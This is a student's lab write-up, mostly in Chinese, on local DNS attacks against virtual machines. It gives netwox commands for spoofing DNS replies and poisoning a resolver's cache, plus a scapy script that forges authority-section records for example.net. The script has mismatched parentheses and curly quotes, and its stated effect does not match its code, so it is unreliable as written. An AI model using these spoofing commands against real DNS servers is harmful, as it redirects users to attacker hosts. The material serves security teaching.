Local DNS Attack Lab

57117132费越

设置三个主机，分别作为用户机，DNS服务器，攻击者。

IP地址分别为：


用户机：192.168.1.106

DNS服务器：192.168.1.107


攻击者：192.168.1.108

Task 1: Configure the User Machine

在/etc/resolvconf/resolv.conf.d/head中加入nameserver信息




使用命令dig localhost，发现DNS服务器已经变成所设定的虚拟机




Task 2: Set up a Local DNS Server

添加dump-file条目；关闭DNSSEC；



重启DNS服务器


使用用户机ping [www.baidu.com](http://www.baidu.com)，使用wireshark抓包




用户向本地DNS服务器请求，DNS服务器向根服务器请求结果并返回。当再次ping相同地址，则直接返回，此时使用了DNScache。

Task 3: Host a Zone in the Local DNS Server

在/etc/bind/named.conf中新建区域




在/etc/bind/example.com.db配置正向查找区域文件(第二行开头应为分号)




在/etc/bind/192.168.0.db配置反向查找区域文件




重启服务器并正向解析，反向解析测试






Task 4: Modifying the Host File

修改用户机的/etc/hosts文件，将example.net重定向到恶意站点1.2.3.4



Task 5: Directly Spoofing Response to User


攻击前dig example.net



清除DNS缓存后使用netwox伪造应答

sudo netwox 105 -h "www.example.net" -H "1.2.3.4" -a "ns.attaker.com" -A "1.2.3.4" -f "src host 192.168.1.106" -T 10

攻击后dig example.net




域名指向的IP地址发生了改变，攻击成功

Task 6: DNS Cache Poisoning Attack


清除DNScache，使用netwox工具

sudo netwox 105 -h [www.example.net](http://www.example.net) -H "4.3.2.1" -a "ns.attack.com" -A "192.168.1.108" -f "192.168.1.107" -T 600 -s "raw"

攻击结果：



查看缓存，发现已被攻击者污染



Task 7: DNS Cache Poisoning: Targeting the Authority Section

编写python代码

from scapy.all import\*

def spoof\_dns(pkt):

if(DNS in pkt and ‘example.net’in pkt[DNS].qd.qname):

IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type=’A’,ttl=259200), rdata=’1.2.3.4’)

NSsec = DNSRR(rrname=’example.net’, type=’NS’,ttl=259200), rdata=’1.2.3.4’)

Addsec = DNSRR(rrname=’attacker32.com’, type=’A’,ttl=259200), rdata=’1.2.3.4’)

DNSpkt=DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0,qr=1, qdcount=1, ancount=1, nscount=1, arcount=1, an=Anssec, ns=NSsec, ar=Addsec)

spoofpkt = IPpkt/UDPpkt/DNSpkt

send(spoofpkt)

pkt=sniff(filter=’udp and dst port 53’,prn=spoof\_dns)

该脚本将example.net 的Authoritative name server设置为attacker32.com

在攻击者虚拟机中运行该脚本，可以使得用户虚拟机中对example.net域名下的子域名解析的时候让DNS服务器向attacker32.com发起DNS请求，从而达到攻击的目的。